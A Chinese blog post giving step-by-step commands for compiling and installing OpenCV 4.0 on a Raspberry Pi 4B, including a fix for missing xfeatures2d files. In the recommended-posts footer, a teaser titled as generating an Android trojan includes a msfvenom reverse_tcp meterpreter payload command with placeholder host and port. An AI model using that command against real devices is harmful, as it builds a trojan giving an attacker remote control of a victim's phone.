
树莓派4B安装OPENCV4.0
参考 : https://www.pyimagesearch.com/2018/09/26/install-opencv-4-on-your-raspberry-pi/
Step #1: Expand filesystem on your Raspberry Pi
sudo raspi-config


重启
Step #2:Install OpenCV 4 dependencies on your Raspberry Pi
sudo apt update

sudo apt-get update && sudo apt-get upgrade
sudo apt-get install build-essential cmake unzip pkg-config

sudo apt-get install libjpeg-dev libpng-dev libtiff-dev

sudo apt-get install libavcodec-dev libavformat-dev libswscale-dev libv4l-dev

sudo apt-get install libxvidcore-dev libx264-dev

sudo apt-get install libgtk-3-dev

sudo apt-get install libcanberra-gtk*

sudo apt-get install libatlas-base-dev gfortran

sudo apt-get install python3-dev
Step #3: Download OpenCV 4 for your Raspberry Pi
cd ~

wget -O opencv.zip https://github.com/opencv/opencv/archive/4.0.0.zip

wget -O opencv_contrib.zip https://github.com/opencv/opencv_contrib/archive/4.0.0.zip

unzip opencv.zip

unzip opencv_contrib.zip

mv opencv-4.0.0 opencv

mv opencv_contrib-4.0.0 opencv_contrib
cd ~/opencv

mkdir build

cd build
$ cmake -D CMAKE_BUILD_TYPE=RELEASE \

    -D CMAKE_INSTALL_PREFIX=/usr/lib \

    -D OPENCV_EXTRA_MODULES_PATH=~/opencv_contrib/modules \

    -D ENABLE_NEON=ON \

    -D ENABLE_VFPV3=ON \

    -D BUILD_TESTS=OFF \

    -D OPENCV_ENABLE_NONFREE=ON \

    -D INSTALL_PYTHON_EXAMPLES=OFF \

    -D BUILD_EXAMPLES=OFF ..
sudo nano /etc/dphys-swapfile

# CONF_SWAPSIZE=100

CONF_SWAPSIZE=2048

sudo /etc/init.d/dphys-swapfile stop

sudo /etc/init.d/dphys-swapfile start

make -j4

sudo make install

sudo ldconfig
~/opencv_contrib/modules/xfeatures2d/src/boostdesc.cpp:673:20: fatal error: boostdesc_bgm.i: No such file or directory
解决方式:
采用的是源码编译的方式,所以可以查看 build 文件夹下的日志文件 CMakeDownloadLog.txt,在日志文件CMakeDownloadLog.txt中搜索 boostdesc_bgm.i 关键词 (不是在文件夹中搜索),
发现这个文件下载失败了。日志文件里就有它的下载地址,直接复制其下载地址到网页可以看该到文件的源码,直接拷贝源码并生存同名文件,放在 opencv_contrib/modules/xfeatures2d/src/ 路径下即可。
总共缺了以下几个文件,都需要拷贝:
boostdesc_bgm.i
boostdesc_bgm_bi.i
boostdesc_bgm_hd.i
boostdesc_lbgm.i
boostdesc_binboost_064.i
boostdesc_binboost_128.i
boostdesc_binboost_256.i
vgg_generated_120.i
vgg_generated_64.i
vgg_generated_80.i
vgg_generated_48.i
sudo nano /etc/dphys-swapfile

CONF_SWAPSIZE=100

sudo /etc/init.d/dphys-swapfile stop

sudo /etc/init.d/dphys-swapfile start
最后,opencv安装在/usr/lib下,在该目录下,会生成一个python的文件夹。
我的python也在安装在/usr/lib文件夹下,分别是python2.7,python3,python3.7。默认改为了python3.7。
将python目录下的/cv2/python-3.7/cv2.cpython-37m-arm-linux-gnueabihf.so拷贝到/usr/lib/python3.7下,也就是python的安装路径。
树莓派4B安装OPENCV4.0的更多相关文章
- 树莓派4B安装Raspbian系统及配置
2019/11/11, 树莓派4B, Raspbian Buster 摘要:给树莓派4B安装系统及基础配置 树莓派实验室参考文档 准备工具 树莓派4B硬件 SD卡格式化工具 SD Formatter ...
- 树莓派4B安装docker-compose(64位Linux)
准备工作 树莓派4B已装好64位Linux,并且装好了19.03.1版本的Docker,具体的安装步骤请参考<树莓派4B安装64位Linux(不用显示器键盘鼠标)> 安装docker-co ...
- 树莓派4b安装Ubuntu20.04
树莓派4b安装Ubuntu20.04 下载Ubuntu20.04镜像 下载地址 安装Raspberry Pi Imager 下载地址 烧录系统 打开Raspberry Pi Imager,选择自己刚刚 ...
- 树莓派4B安装64位Linux(不用显示器键盘鼠标)
入手了树莓派4B,我对它的定位是作为一个Docker实验环境,平时用到的镜像多为Java服务端常用的技术.以及自己作的Java应用镜像,因此宿主机需要64位操作系统,而树莓派官方操作系统只有32位的, ...
- 树莓派4B安装netcore
准备材料 SDFormatter.exe ---格式化SD卡,空的SD就可以不用了 2019-09-26-raspbian-buster.img ---下载好树莓派系统镜像 win32diskimag ...
- 树莓派4B安装官方Ubuntu20 Server版(64位)
欢迎访问我的GitHub https://github.com/zq2599/blog_demos 内容:所有原创文章分类汇总及配套源码,涉及Java.Docker.Kubernetes.DevOPS ...
- 树莓派4B安装 百度飞桨paddlelite 做视频检测 (一、环境安装)
前言: 当前准备重新在树莓派4B8G 上面搭载训练模型进行识别检测,训练采用了百度飞桨的PaddleX再也不用为训练部署环境各种报错发愁了,推荐大家使用. 关于在树莓派4B上面paddlelite的文 ...
- 树莓派4B 安装CentOS
刚入手了一个树莓派4B替换掉旧的3B搭Nas.吐槽下3B的网卡和USB速度真的太慢. 虽然官方推荐的是Debina,由于习惯了CentOS不想增加学习成本,我还是决定用CentOS. 镜像下载地址:h ...
- 树莓派4b 安装最新wiringpi库
树莓派4自带的wiringPi库默认是2.50,无法映射到gpio,所以需要更新到2.52才能与树莓派映射: 1. 安装自带的wiringPi库 $ Sudo apt-get install wiri ...
- 树莓派2 安装mono3.0运行mvc4
sudo apt-get updatesudo apt-get upgradesudo apt-get mono-completewget -c http://www.linuxdot.net/dow ...
随机推荐
- Gitlab 和 jenkins 搭建遇到的坑
1 Gitlab 端口默认 80 所有其他程序提前把端口腾空 2 Gitlab 配置的是pub 公钥 3 java版本要在1.8以上 4 Jenkins 配置私钥 5 需要配置各个目录的workspa ...
- goioc:一个使用 Go 写的简易的 ioc 框架
目录 goioc 介绍 快速上手 接口介绍 使用 goioc 如何使用 生命周期 实例化 获取对象 结构体字段依赖注入 Dispose 接口 反射形式使用 goioc 如何使用 接口.结构体.结构体指 ...
- hashlib加密模块 subprocess模块 logging日志模块
目录 hashlib加密模块 简介 hashlib使用流程 hashilb加密模块使用说明 明文绑定密文 密文长度不变 多次传入 密文不可解密原因 加盐处理(salt) 普通加盐 动态加盐 加密实际运 ...
- 监控Android(生成木马)
生成木马: sudo su msfvenom --platform android -p android/meterpreter/reverse_tcp lhost=IP地址 lport=端口号 R ...
- JavaScript:严格模式"use strict"
因为历史遗留问题,JS其实存在很多feature,以及兼容性问题: 所以JS在ES5之后,新增了一个严格模式,以区别于普通模式,用来激活新的特性,使得某些代码的执行准确无误: 如何开启严格模式? 在J ...
- error: expected ‘)’ before ‘PRIx64’
打印uint64时编译报错 printf("prefix:0x%"PRIx64"\n",ipv6Prefix); 解决办法:添加头文件 #include < ...
- Vue3 企业级优雅实战 - 组件库框架 - 9 实现组件库 cli - 上
上文搭建了组件库 cli 的基础架子,实现了创建组件时的用户交互,但遗留了 cli/src/command/create-component.ts 中的 createNewComponent 函数,该 ...
- 【转载】【Word】项目编号应用样式后出现黑框的解决方案
本文中的宏代码来自: https://www.zhihu.com/question/38985919 Word使用项目编号后,出现黑框,如下图所示: 网上大多数解决方案在重新打开文档后,依然还是有黑框 ...
- 第六节 FAF与GP不工作保护区的绘制
飞行程序设计软件实践 前一篇文章中,通过风标设计2023插件,我们在CAD中绘制了FAP方式下的精密进近保护区. 接着这个话题我们继续来看一下FAF方式下的保护区应该怎样绘制,以及OAS参数的其它用法 ...
- Redux与前端表格施展“组合拳”,实现大屏展示应用的交互增强
Redux 是 JavaScript 状态容器,提供可预测化的状态管理.它可以用在 react.angular.vue 等项目中, 但与 react 配合使用更加方便一些. Redux 原理图如下,可 ...